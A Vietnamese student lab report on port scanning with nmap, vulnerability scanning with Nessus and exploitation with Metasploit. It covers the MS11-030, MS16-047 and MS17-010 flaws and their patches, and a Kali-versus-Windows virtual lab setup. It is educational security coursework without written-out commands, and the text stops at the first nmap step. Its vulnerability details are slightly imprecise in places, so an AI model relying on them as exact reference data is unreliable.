HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147

BÀI THỰC HÀNH 3.3
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG

Sinh viên thực hiện:

B23DCAT162 Văn Đức Kiên

Giảng viên hướng dẫn: Th.S Nguyễn Hoa Cương

HỌC KỲ 2 NĂM HỌC 2025-2026

MỤC LỤC

MỤC LỤC 2
DANH MỤC CÁC HÌNH VẼ 3
DANH MỤC CÁC TỪ VIẾT TẮT 4
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH 5
1.1 Mục đích 5
1.2 Tìm hiểu lý thuyết 5
1.2.1 Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework 5
1.2.2 Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được 6
1.2.3 Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010) 8
CHƯƠNG 2. NỘI DUNG THỰC HÀNH 10
2.1 Chuẩn bị môi trường 10
2.2 Các bước thực hiện 10
2.2.1 Sử dụng nmap để quét các cổng trên máy Windows 10 10
2.2.2 Sử dụng nessus để quét lỗ hổng 13
2.2.3 Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7 21
TÀI LIỆU THAM KHẢO 26

DANH MỤC CÁC HÌNH VẼ

Hình 1 – Sơ đồ kiến trúc và các thành phần của Metasploit framework 6
Hình 2 – Địa chỉ IP máy tấn công (Kali Linux) 10
Hình 3 – Địa chỉ IP máy nạn nhân (Windows 10) 11
Hình 4 – Hai máy đã kết nối với nhau 11
Hình 5 – Các cổng đang mở trên máy Windows 10 12
Hình 6 – Quét cổng dịch vụ 139 13
Hình 7 – Quét cổng dịch vụ 445 13
Hình 8 – Địa chỉ IP máy Kali 13
Hình 9 – Địa chỉ IP máy Windows 7 14
Hình 10 – Hai máy được kết nối với nhau 14
Hình 11 – Vào trang chủ tải bản cài đặt cho Kali 15
Hình 12 – Giải nén tệp Nessus 15
Hình 13 – Khởi chạy dịch vụ nessusd 16
Hình 14 – Giao diện trang chủ Nessus 16
Hình 15 – Đăng ký tài khoản nessus 17
Hình 16 – Giao diện tải xuống plugins 17
Hình 17 – Giao diện Nessus sau khi cài đặt 18
Hình 18 – Cấu hình cho phần New Scan 18
Hình 19 – Kết quả quét lỗ hổng 19
Hình 20 – Chi tiết các lỗ hổng quét được 19
Hình 21 – Chọn vào một lỗ hổng, xem chi tiết 20
Hình 22 – Chọn tiếp một lỗ hổng, có thể xem thông tin mô tả, cách khắc phục 20
Hình 23 – Kiểm tra địa chỉ IP máy Kali 21
Hình 24 – Địa chỉ IP máy Windows 7 21
Hình 25 – Quét các lỗ hổng trên máy nạn nhân 22
Hình 26 – Khởi động metasploit 22
Hình 27 – Tìm kiếm tên của mô-đun tấn công 23
Hình 28 – Lựa chọn sử dụng 23
Hình 29 – Sử dụng exploit để thực hiện tấn công 24
Hình 30 – Sử dụng lệnh ipconfig 24
Hình 31 – Sử dụng lệnh sysinfo 25

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
GUI	Graphical User Interface	Giao diện đồ họa người dùng
DNS	Domain Name System	Hệ thống phân giải tên miền
FTP	File Transfer Protocol	Giao thức truyền tệp
SSH	Secure Shell	Giao thức kết nối mạng an toàn
SMTP	Simple Mail Transfer Protocol	Giao thức truyền thư điện tử đơn giản
SNMP	Simple Network Management Protocol	Giao thức quản lý mạng đơn giản

CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework

1.2.1.1 Công cụ Nmap

Nmap (Network Mapper) được Gordon Lyon giới thiệu lần đầu vào năm 1997, là một công cụ quét, theo dõi và đánh giá bảo mật hàng đầu, ban đầu nmap chỉ phát triển trên hệ điều hành linux, về sau có cả phiên bản dành cho các hệ điều hành khác như Windows, Mac OS,... đặc biệt nmap có một phiên bản GUI tên là Zenmap. Nmap có thể thực hiện quét trên một IP, dải IP, domain hay là cả một danh sách. Ví dụ: thekalitools.com, thekalitools.com/24, 192.168.0.1; 10.0.0-255.1-254;...

1.2.1.2 Công cụ Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới.

Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,.... Nessus bao gồm hai phần chính:


- Nessusd - dịch vụ luôn chạy của Nessus

- thực hiện quét Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng.

Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

1.2.1.3 Công cụ Metasploit

Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp. Dưới đây là sơ đồ kiến trúc và các thành phần của Metasploit framework:



Hình 1 – Sơ đồ kiến trúc và các thành phần của Metasploit framework

1.2.2 Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được

Lỗ hổng bảo mật là những lỗi phần mềm, lỗi trong đặc điểm kỹ thuật và thiết kế, nhưng đa số là lỗi trong lập trình. Bất kỳ gói phần mềm lớn nào cũng có hàng ngàn lỗi. Đây là những lỗ hổng nằm ủ mình trong hệ thống phần mềm của chúng ta, đợi đến khi được kích hoạt hoặc bị phát hiện. Khi đó, chúng có thể được dùng để tấn công các hệ thống.

Các lỗ hổng bảo mật trên một hệ thống là các điểm yếu có thể tạo nên sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép truy cập bất hợp pháp vào hệ thống. Các lỗ hổng bảo mật có thể nằm ngay các dịch vụ cung cấp như web, mail, ftp,… Ngoài ra các chương trình ứng dụng hay dùng cũng chứa các lỗ hổng.

Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: có thể do lỗi của bản thân hệ thống, hoặc do người quản trị hệ thống không hiểu sâu sắc các dịch vụ cung cấp hoặc do người dùng sử dụng có ý thức bảo mật kem click vào các đường link hoặc tải về các ứng dụng độc hại.

Lỗ hổng bảo mật có mức độ ảnh hưởng khác nhau. Có những lỗ hổng chỉ ảnh hưởng đến chất lượng dịch vụ cung cấp nhưng cũng có những lỗ hổng ảnh hưởng tới cả hệ thống hoặc làm ngưng trệ dịch vụ. Một số cổng dịch vụ quét được lỗ hổng như: SSH, FTP, SMTP, HTTP, HTTPS, DNS, SNMP, MySQL,…

- **Lỗ hổng Nessus quét được trên máy Windows 7:**

Lỗ hổng MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Lỗ hổng MS11-030, còn được biết đến với tên gọi "Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)", là một lỗ hổng bảo mật được Microsoft công bố vào tháng 4 năm 2011. Lỗ hổng này tác động đến dịch vụ DNS (Domain Name System) trên hệ điều hành Windows.

Các tác hại của lỗ hổng này có thể rất nghiêm trọng, bao gồm:

- *Thực thi mã từ xa (Remote Code Execution - RCE):* Tin tặc có thể tận dụng lỗ hổng này để thực thi mã từ xa trên máy chủ DNS, cho phép họ chiếm quyền kiểm soát và thực hiện các hoạt động không ủng hộ trên hệ thống.
- *Tấn công từ xa*: Tin tặc có thể thực hiện các cuộc tấn công từ xa thông qua lỗ hổng này, có thể dẫn đến mất kiểm soát hoặc phá hủy dịch vụ DNS.
- *Đánh cắp dữ liệu*: Nếu máy chủ DNS bị chiếm quyền kiểm soát, tin tặc có thể sử dụng lỗ hổng này để đánh cắp dữ liệu quan trọng từ các giao tiếp DNS.

Lỗ hổng MS11-030 tồn tại trong các hệ thống Windows và ảnh hưởng đến các phiên bản của Windows Server từ Windows 2003 đến Windows Server 2008 R2.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật (security patches) để sửa chữa lỗ hổng và bảo vệ người dùng khỏi các cuộc tấn công tiềm ẩn. Việc quan trọng nhất là cập nhật hệ thống của bạn với các bản vá bảo mật mới nhất từ Microsoft. Ngoài ra, người quản trị hệ thống cũng cần kiểm tra và cấu hình máy chủ DNS một cách chính xác để giảm thiểu rủi ro từ lỗ hổng này.

Lỗ hổng Unsupported Windows OS (remote):

Lỗ hổng "Unsupported Windows OS (remote)" là một lỗ hổng bảo mật xuất phát từ việc sử dụng hệ điều hành Windows không được hỗ trợ hoặc đã hết hạn hỗ trợ. Điều này có thể xảy ra khi người dùng vẫn tiếp tục sử dụng các phiên bản cũ của Windows mà Microsoft không còn cung cấp các bản vá bảo mật hoặc hỗ trợ kỹ thuật cho chúng nữa.

Các tác hại của lỗ hổng này có thể bao gồm:

- *Rủi ro bảo mật cao*: Hệ điều hành không được cập nhật thường xuyên có thể dễ dàng trở thành mục tiêu của các cuộc tấn công mạng, bao gồm vi rút, phần mềm độc hại và các kỹ thuật tấn công khác.
- *Thiếu tính ổn định và hiệu suất*: Việc sử dụng hệ điều hành không được hỗ trợ có thể gây ra các vấn đề về hiệu suất, ổn định và tương thích với các ứng dụng và phần cứng mới.
- *Khả năng hoạt động không ổn định*: Các lỗi hoặc vấn đề kỹ thuật có thể xuất hiện do thiếu các bản vá bảo mật hoặc hỗ trợ từ nhà sản xuất.

- *Vi phạm quy định tuân thủ và an ninh thông tin*: Trong một số ngành công nghiệp hoặc tổ chức, việc sử dụng hệ điều hành không được hỗ trợ có thể vi phạm các quy định về tuân thủ hoặc an ninh thông tin.

Cách khắc phục lỗ hổng này bao gồm:

- *Nâng cấp hệ điều hành*: Người dùng nên cân nhắc nâng cấp lên phiên bản Windows mới nhất để đảm bảo nhận được các bản vá bảo mật và hỗ trợ từ Microsoft.
- *Cập nhật bảo mật định kỳ*: Người dùng nên thường xuyên kiểm tra và cài đặt các bản vá bảo mật mới nhất cho hệ thống của mình.
- *Sử dụng phần mềm bảo mật*: Cài đặt và duy trì các giải pháp phần mềm bảo mật để bảo vệ hệ thống khỏi các mối đe dọa trực tuyến.
- *Điều chỉnh quy trình và chính sách bảo mậ*t: Trong trường hợp không thể nâng cấp lên phiên bản Windows mới nhất, tổ chức cần áp dụng các biện pháp bảo mật phù hợp và điều chỉnh các chính sách để giảm thiểu rủi ro từ lỗ hổng này.

Lỗ hổng MS17-010: Xem chi tiết mục 2.1.3

Lỗ hổng MS16-047:

MS16-047 là một bản cập nhật bảo mật cho các giao thức từ xa SAM (Security Account Manager) và LSAD (Local Security Authority Domain). Lỗ hổng này, còn được gọi là Badlock, có thể gây ra các vấn đề về an ninh như tăng quyền đặc quyền (elevation of privilege), tấn công man-in-the-middle và giả mạo người dùng đã được xác thực.

Tác hại của lỗ hổng này là kẻ tấn công có thể khai thác nó để tăng quyền đặc quyền và thực hiện các hành động không được ủy quyền trên hệ thống mục tiêu. Điều này có thể dẫn đến mất dữ liệu quan trọng, sự xâm nhập vào hệ thống, hoặc thậm chí là kiểm soát toàn bộ hệ thống.

Lỗ hổng MS16-047 tồn tại trên các máy chủ Windows chạy các phiên bản hệ điều hành nhất định và sử dụng các phiên bản cũ của các giao thức SAM và LSAD.

Để khắc phục lỗ hổng này, người dùng cần cập nhật hệ thống của mình bằng cách cài đặt bản vá bảo mật từ Microsoft được cung cấp trong cập nhật MS16-047. Việc này sẽ giúp bảo vệ hệ thống khỏi việc bị tấn công và bảo vệ dữ liệu quan trọng khỏi rủi ro.

1.2.3 Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010)

Lỗ hổng MS17-010 là một lỗ hổng bảo mật trong giao thức SMBv1 (Server Message Block version 1), được phát hiện và công bố bởi Microsoft vào tháng 3 năm 2017. Đây là một lỗ hổng đặc biệt nguy hiểm vì nó cho phép tin tặc thực hiện tấn công từ xa trên các hệ thống chạy hệ điều hành Windows.

Tác hại của lỗ hổng này rất nghiêm trọng. Nó cho phép tin tặc thực hiện tấn công kiểu "Remote Code Execution" (RCE), có nghĩa là tin tặc có thể thực thi mã từ xa trên hệ thống mục tiêu mà không cần tài khoản người dùng hợp lệ. Điều này có thể dẫn đến việc kiểm

soát hoàn toàn hệ thống, đánh cắp dữ liệu, triển khai phần mềm độc hại, hoặc thậm chí tấn công các hệ thống khác trong mạng nội bộ.

Lỗ hổng MS17-010 tồn tại trong các phiên bản của hệ điều hành Windows từ Windows 7 đến Windows Server 2016.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật. Đối với người dùng và quản trị viên hệ thống, việc cập nhật hệ thống với các bản vá bảo mật mới nhất từ Microsoft là cách hiệu quả nhất để ngăn chặn việc tận dụng lỗ hổng này. Ngoài ra, có thể tắt giao thức SMBv1 hoặc triển khai các biện pháp kiểm soát truy cập bổ sung để giảm thiểu rủi ro từ lỗ hổng MS17-010.

CHƯƠNG 2. NỘI DUNG THỰC HÀNH

2.1 Chuẩn bị môi trường


- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework.
- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework (Kali Linux)

2.2 Các bước thực hiện


2.2.1 Sử dụng nmap để quét các cổng trên máy Windows 10

2.2.1.1 Kiểm tra môi trường


Kiểm tra địa chỉ IP của máy tấn công và máy nạn nhân, kiểm tra xem hai máy có kết nối với nhau không.



Hình 2 – Địa chỉ IP máy tấn công (Kali Linux)




Hình 3 – Địa chỉ IP máy nạn nhân (Windows 10)




Hình 4 – Hai máy đã kết nối với nhau

Quét nhanh các cổng mở trên máy Windows 10 (192.168.95.142) sử dụng Kali Linux. Kết quả trả về là các cổng đang mở trên máy Windows 10.



